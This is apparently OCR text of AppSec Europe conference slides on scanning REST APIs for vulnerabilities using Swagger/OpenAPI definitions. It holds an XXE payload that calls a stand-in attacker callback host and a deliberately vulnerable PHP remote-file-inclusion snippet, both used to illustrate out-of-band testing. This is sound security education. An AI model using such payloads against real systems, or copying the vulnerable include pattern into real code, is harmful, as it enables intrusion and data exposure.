
Using the Open API Specification to find first and second order vulnerabilities in RESTful APIs

Scanning with Swagger


Introduction

Understand



Define

Test



Understand Define Test

ROMA MMXVI

APPSEC EUROPE

Visibility and Coverage per API can be difficult


Broad attack surface over sets of APIs increases risk

Out of band and ‘blind’ events

Restful APIs offer security challenges

APPSEC EUROPE

SOAP has a WSDL



REST has …

Swagger


RAML

API blueprint

Understand: Swagger Introduction

swagger.io

Starting January 1st 2016 the Swagger Specification has been donated to the Open API Initiative (OAI) and has been renamed to the OpenAPI Specification



2.0 Current Specification

https://github.com/OAI/OpenAPI-Specification/blob/master/versions/2.0.md


3.0 OpenAPI.next

https://github.com/OAI/OpenAPI-Specification/blob/OpenAPI.next/versions/3.0.md

Where is the OpenAPI specification?

APPSEC EUROPE

1.0 1.1 1.2 2.0	Convert between Swagger versions
API blueprint	Swagger to and from API Blueprint
RAML	Swagger to and from RAML



Tools to convert Swagger to/from 'X'

YAML (for humans)

```yaml
---
swagger: '2.0'
info:
  version: 0.0.0
  title: Simple API
paths:
  /:
    get:
      responses:
        200:
          description: OK
```

=

JSON (for machines)

```json
{
  "swagger" : "2.0",
  "info" : {
    "version" : "0.0.0",
    "title" : "Simple API"
  },
  "paths" : {
    "/" : {
      "get" : {
        "parameters" : [ ],
        "responses" : {
          "200" : {
            "description" : "OK"
          }
        }
      }
    }
  },
  "definitions" : { }
}
```

YAML (petstore.swagger.io/v2/swagger.yaml)

```yaml
---
swagger: "2.0"
info:
  description: "This is a sample server Petstore server.  You can find out more about\
    \ Swagger at [http://swagger.io](http://swagger.io) or on [irc.freenode.net, #swagger](http://swagger.io/irc/).\
    \  For this sample, you can use the api key `special-key` to test the authorization\
    \ filters."
  version: "1.0.0"
  title: "Swagger Petstore"
  termsOfService: "http://swagger.io/terms/"
  contact:
    email: "apiteam@swagger.io"
  license:
    name: "Apache 2.0"
    url: "http://www.apache.org/licenses/LICENSE-2.0.html"
host: "petstore.swagger.io"
basePath: "/v2"
tags:
- name: "pet"
  description: "Everything about your Pets"
  externalDocs:
    description: "Find out more"
    url: "http://swagger.io"
- name: "store"
  description: "Access to Petstore orders"
- name: "user"
  description: "Operations about user"
  externalDocs:
    description: "Find out more about our store"
    url: "http://swagger.io"
schemes:
- "http"
paths:
  /pet:
    post:
      tags:
      - "pet"
      summary: "Add a new pet to the store"
      description: ""
      operationId: "addPet"
      consumes:
      - "application/json"
      - "application/xml"
```

=

JSON (petstore.swagger.io/v2/swagger.json)


```json
{
  "swagger": "2.0",
  "info": {
    "description": "This is a sample server Petstore server.  You can find out more about Swagger at [http://s
    "version": "1.0.0",
    "title": "Swagger Petstore",
    "termsOfService": "http://swagger.io/terms/",
    "contact": {
      "email": "apiteam@swagger.io"
    },
    "license": {
      "name": "Apache 2.0",
      "url": "http://www.apache.org/licenses/LICENSE-2.0.html"
    }
  },
  "host": "petstore.swagger.io",
  "basePath": "/v2",
  "tags": [
    {
      "name": "pet",
      "description": "Everything about your Pets",
      "externalDocs": {
        "description": "Find out more",
        "url": "http://swagger.io"
      }
    },
    {
      "name": "store",
      "description": "Access to Petstore orders"
    },
    {
      "name": "user",
      "description": "Operations about user",
      "externalDocs": {
        "description": "Find out more about our store",
        "url": "http://swagger.io"
      }
    }
  ],
  "schemes": [
    "http"
  ],
  "paths": {
    "/pet": {
      "post": {
        "tags": [
          "pet"
        ],
        "summary": "Add a new pet to the store",
        "description": "",
        "operationId": "addPet",
        "consumes": [
          "application/json",
          "application/xml"
        ],
        "produces": [
          "application/xml",
          "application/json"
        ],
        "parameters": [
          {
            "in": "body",
            "name": "body",
            "description": "Pet object that needs to be added to the store",
            "required": true,
            "schema": {
```

Is there a API definition document?

API definition document incomplete?

API definition document does not comply with specification?

API definition document is part of the application?


Understand the API: scenarios

APPSEC EUROPE

First Order


Out of Band

Second Order




First Order

- 1-to-1 request to response vulnerability observation
- Vulnerabilities observed in request channel



First Order

- 1-to-1 request to response vulnerability observation
- Vulnerabilities observed in request channel




Out of Band

- Vulnerability callback mechanism triggered outside of main request/response channel, result visible in main response channel
- Stored variant occurs when external resource callback is stored/cached and returned eventual main channel

First Order

- 1-to-1 request to response vulnerability observation
- Vulnerabilities observed in request channel




Out of Band

- Vulnerability callback mechanism triggered outside of main request/response channel, result visible in main response channel
- Stored variant occurs when external resource callback is stored/cached and returned eventual main channel


Second Order

- Host of Downstream services affected by request
- Log readers, service UI's, cluster architecture, downstream applications


Attack Class Definitions



Swagger to parameterized attack


{...}
REST
JSON
HTML5
AJAX
SOAP
Flash Remoting
(AMF)
GWT
jQuery
API
SQL Injection
OS Commanding
Cross-Site Scripting
XSS

First order



Callback
Handler
API
REST
JSON
HTML5
AJAX
SOAP
Flash Remoting
(AMF)
GWT
jQuery
SQL Injection
OS Commanding
Cross-Site Scripting
XSS

Out of Band

Second Order (Blind)


How Vulnerabilities can be left hidden in your APIs

First Order Challenges




- Website + Mobile client API coverage


Out of Band Interactions




Second Order (blind) Attacks


Examples






HTTP Proxy








Machine-In-The-Middle proxy to Attack Engine


XML External Entity (XXE) Processing

```
<?xml version="1.0"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://attacker.callback:3000/xxe" >
  ]><foo>&xxe;</foo>
```




Remote File Inclusion (RFI)


```
<?php
    if ( isset( $_GET['p'] ) ) {
        include( $_GET['p'] . '.php' );
    }
?>
```



Out of Band Interactions

Cross Site Scripting (XSS)






SQL Injection (SQLi)

Out of Band Interactions


Remote File Include (RFI)

PHP Remote File Include (PHP RFI)




Second Order (Blind)

XML eXternal Entity (XXE)



Second Order (Blind)

Cross Site Scripting (XSS)



Second Order (Blind)

New techniques in API security testing

Disclosure Process

Exploitation Demonstration

Patch & Possible Solutions

- Proper escaping, sanitization and context awareness
- Inline variable or comment definition or assignment
- Template delimiters and runtime partials

